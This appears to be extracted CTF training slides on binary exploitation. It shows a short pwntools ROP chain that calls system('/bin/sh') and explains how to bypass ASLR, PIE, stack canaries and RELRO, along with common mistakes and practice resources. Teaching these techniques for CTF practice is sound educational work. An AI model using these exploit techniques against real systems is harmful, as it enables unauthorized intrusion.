
rop_chain = pwn.flat(
    b'A' * 22, # fill buffer with AAAAAAAAAAAAAAAAAAAAAA
    pop_rdi_gadget,
    next(libc.search(b'/bin/sh')), # address of "/bin/sh" string in libc
    libc.sym.system # address of system() function
)
```


ROP to shell




🤮 Mitigate code reuse attacks 🤮

So far we assumed we know addresses of **gadgets, functions, libraries and stack**



Randomized address mappings break our attack



ASLR and PIE


- Address Space Layout Randomization
- Randomized memory layout on every execution
- Linux ASLR is based on 5 randomized (base) addresses
 - Stack, Heap, mmap-Base, vdso
 - Random base address for executable only if **PIE** is enabled

Bypass ASLR and PIE

Leak primitive


- some way to print a memory address (e.g. format string bug)
- Leak of **1** library address derandomizes all libraries
- Leak of **1** address in our binary breaks PIE
- Forked processes share layout with parent

🤮 Canaries 🤮




- function **prologue**: push 7 random (+1 null) byte on stack
- function **epilogue**: assert these bytes did not change
- Prevent (linear) stack-based buffer overflows

🤮 Canaries 🤮



- Canary worthless if we can leak it

🤮 Canaries 🤮



- Canary worthless if we can leak it
 - e.g. by overwriting up to the canary's null byte and then calling `puts(buf)`

Arbitrary write primitive

- bug that allows writing anything at any address
- ... but which address to choose?
 - pointers to library functions in `.got.plt`
 - ... but `.got.plt` is read-only if checksec reports **Full RELRO**
 - other targets: libc GOT, exit handlers, return addresses on stack, ...

Common Mistakes

Printing raw bytes in Python 3

```
$ python2 -c 'print("\xcc")' | xxd -ps  
cc0a
```

```
$ python3 -c 'print("\xcc")' | xxd -ps # wrong  
c38c0a
```

```
$ python3 -c 'import sys; sys.stdout.buffer.write(b"\xcc\n")' | xxd -ps  
cc0a
```

Common Mistakes

libc stack alignment

```
Program received signal SIGSEGV, Segmentation fault.  
[ DISASM / x86_64 / set emulate on ]  
▶ 0x7f93bc5bc4c0 <_int_malloc+2832>    movaps xmmword ptr [rsp + 0x10], xmm1
```

- This instruction requires `rsp` to end in `0x0` instead of `0x8`
- Solution: add `ret` gadget at start of your chain

Practicing

Watch [Mindmapping a Pwnable Challenge](#) by LiveOverflow

- [pwn.college](#)
- [ctf.hackucf.org](#)
- [ropemporium.com](#)
- [pwnable.kr](#)

Tools

- `pwndbg` for gdb
- `pwntools` for exploit scripts
 - includes checksec, ROPGadget
- `pwninit` (convenient patchelf wrapper)
- `one_gadget` (single gadget RCE)

Start playing at intro.kitctf.de